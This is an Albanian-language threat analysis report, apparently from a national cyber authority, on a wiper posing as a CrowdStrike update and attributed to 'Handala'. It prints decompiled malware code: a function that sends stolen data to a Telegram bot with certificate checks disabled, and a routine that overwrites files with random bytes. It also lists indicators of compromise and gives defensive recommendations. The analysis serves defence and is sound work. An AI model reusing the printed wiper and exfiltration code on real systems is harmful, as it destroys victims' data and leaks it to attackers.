
Funksioni **SendTelegramMessage** përdor klasën **Webclient** dhe në një bllok **Try Catch,** kalohen parametrat e certifikatës SSL3, TLS1.1 dhe evidentohet një url: **hxxps://api.telegram.bot** dhe bashkohet me stringun parametër **/sendMessage?chat_id=?** ku i kalohet parametri i çelësit të chat-it dhe i dërgohen të dhënat e marra.



```
6 references
public string SendTelegramMessage(string BotKey, string chat_id, string message)
{
    WebClient webClient = new WebClient();
    string text = "";
    try
    {
        ServicePointManager.ServerCertificateValidationCallback = (object <p0>, X509Certificate <p1>, X509Chain <p2>, SslPolicyErrors <p3>) => true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
        text = webClient.DownloadString(string.Concat(new string[] { "https://api.telegram.org/bot", BotKey, "/sendMessage?chat_id=", chat_id, "&tex
    }
    catch (Exception ex)
    {
        text = "EX:" + ex.Message;
    }
    return text;
}
```

Figura 16: Funksioni SendTelegramMessage

Ky funksion përdohet vazhdimisht në këtë funksion,kjo bëhet për qëllim që aktorët keqdashës të përditësohen vazhdimisht. Kemi një funksion me emrin **DeleteDrirectorys()** dhe ky funksion bën pjesën e fshirjeve të direktorive në listën e direktorive të ruajtura. Lista me direktoritë, merret nga funksioni **ProcessDirectory** dhe merr si parametër **drive.Name.** Në këtë moment nis fshirja e skedarëve me funksionin **Delete()** të klasës **Directory**. Pasi ajo përfundon fshirjen ia dërgon përsëri me telegram të dhënat. Në një cikël **while** e cila kontrollon gjatësinë e vektorit **filesOtherDrives** nuk kemi më process fshirje, por në këtë faze nis procesi i mbishkrimit të skedarëve. Niset një thread dhe i kalohet si parametër funksioni **This.OverwriteFileBlockAndDelete().** Në këtë funksion evidentohet përdorimi i **dll OpenFileFinder.dll** dhe një string me emrin ***"Gaza Hackers Team Handala Machine".*** Kjo bëhet si kontroll me kusht që nëse emri i kompjuterit nuk është me këtë vlerë do të nisë ekzekutimi i funksionit **OverwriteFileBlock().**



```
namespace SecureDeleteFilesConsole
{
    // Token: 0x02000003 RID: 3
    7 references
    public class OpenFileFinder
    {
        // Token: 0x06000003 RID: 3
        [DllImport("OpenFileFinder.dll")]
        1 reference
        public static extern void GetOpenedFiles([MarshalAs(UnmanagedType.LPWStr)] [In] string lpPath, OpenFileFinder.OpenFileType Filter, OpenFileFinder.O

        // Token: 0x02000006 RID: 6
        2 references
        public enum OpenFileType
        {
            // Token: 0x0400000E RID: 14
            FILES_ONLY = 1,
            // Token: 0x0400000F RID: 15
            MODULES_ONLY,
            // Token: 0x04000010 RID: 16
            ALL_TYPES
        }
```

Figura 17: Importimi i OpenFileFinder.dl

```
1 reference
public class FileOperations
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00002050
    1 reference
    public static bool OverwriteFileBlockSize4096(string path)
    {
        decimal num = 0m;
        num = new FileInfo(path).Length;
        FileStream fileStream = new FileStream(path, FileMode.Open);
        StreamWriter streamWriter = new StreamWriter(fileStream);
        byte[] array = new byte[4096];
        new Random().NextBytes(array);
        decimal num2 = Math.Floor(num / array.Length);
        decimal num3 = 0m;
        int num4 = 0;
        while (num4 <= num2)
        {
            bool flag = num4 == num2;
            if (flag)
            {
                decimal num5 = num - 4096m * num3;
                array = new byte[(int)num5];
                streamWriter.BaseStream.Write(array, 0, array.Length);
            }
            else
            {
                streamWriter.BaseStream.Write(array, 0, array.Length);
                num3 += 1m;
            }
            num4++;
        }
        streamWriter.Close();
        return true;
    }
}
```

Figura 18: Funksioni OverwriteFileBlocksize4096

Në këtë funksion krijohet një vektor me **4096 byte** dhe mbushet me vlerë të rastësishme. Me anë të klasës **FileInfo** skedari hapet dhe klasa **StreamWriter** përdoret për të shkruajtur vlera mbi skedarin e hapur, e cila evidentohet në rreshtin e kodit **streamWriter.BaseStream.Write().**

Këtu ndodh mbishkruajtja e vlerave të skedarit me një vlerë **random** me qëllim prishjen e përmbajtjes së tij. Nëse kthehemi një hap prapa në funksionin kryesor pervecse enkriptimit kemi dhe kontrollin nëse një skedar ekziston atëherë realizon fshirjen e tij. Ky proces realizohet vazhdimisht derisa kompjuteri i kompromentuar të mos funksionojë më siç duhet. Pra kemi dy procese kryesore, njëri është fshirja e skedarëve dhe tjetri është enkriptimi i tyre, por ajo që është më e rëndësishme, është informimi në mënyrë të vazhdueshme i aktorëve keqdashës me anë të **Telegramit**.




Figura 19: Evidentimi i grupit në Telegram

Indikatorët e kompromet imit

- ***HASH***

Update3.pdf
19001dd441e50233d7f0addb4fcd405a70ac3d5e310ff20b331d6f1a29c634f0

Update.zip
96dec6e07229201a02f538310815c695cf6147c548ff1c6a0def2fe38f3dcbc8

Crowdstrike.exe
4491901eff338ab52c85a77a3fbd3ce80fda738046ee3b7da7be468da5b331a3

Carroll
1fa1f7f0089f89e07406412c257ae546bb9728f7055f804e800e6c41a682c882

“L”
6f3428555b02970c6f0e0cd40e5d7296bd5cd6326a8cc197ca1aa9025091318b

- **Domain**

hxxp[://]icanhazip[.]com

- **IP**

66[.]29[.]159[.]80

- **Email**

update[@]cowdstrike[.]com[.]vp

Teknikat e MITRE ATT&CK

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	1 Spearphishing Link	1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 1 Input Capture	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	1 Ingress Tool Transfer	Exfiltration Over Other Network Medium	1 System Shutdown/Reboot
Credentials	Domains	Default Accounts	1 Native API	1 Windows Service	1 Windows Service	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 6 System Information Discovery	Remote Desktop Protocol	2 1 Input Capture	1 1 Encrypted Channel	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	1 Exploitation for Client Execution	1 Browser Extensions	2 1 2 Process Injection	1 Obfuscated Files or Information	Security Account Manager	1 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Clipboard Data	2 Non-Application Layer Protocol	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	Login Hook	1 Software Packing	NTDS	3 Process Discovery	Distributed Component Object Model	Input Capture	3 Application Layer Protocol	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 1 Masquerading	Cached Domain Credentials	Wi-Fi Discovery	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop
DNS	Web Services	External Remote Services	Systemd Timers	Startup Items	Startup Items	3 1 Virtualization/Sandbox Evasion	DCSync	Remote System Discovery	Windows Remote Management	Web Portal Capture	Commonly Used Port	Exfiltration Over C2 Channel	Inhibit System Recovery
Network Trust Dependencies	Serverless	Drive-by Compromise	Container Orchestration Job	Scheduled Task/Job	Scheduled Task/Job	2 1 2 Process Injection	Proc Filesystem	System Owner/User Discovery	Cloud Services	Credential API Hooking	Application Layer Protocol	Exfiltration Over Alternative Protocol	Defacement

Rekomandime

AKSK rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të kompromet imit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".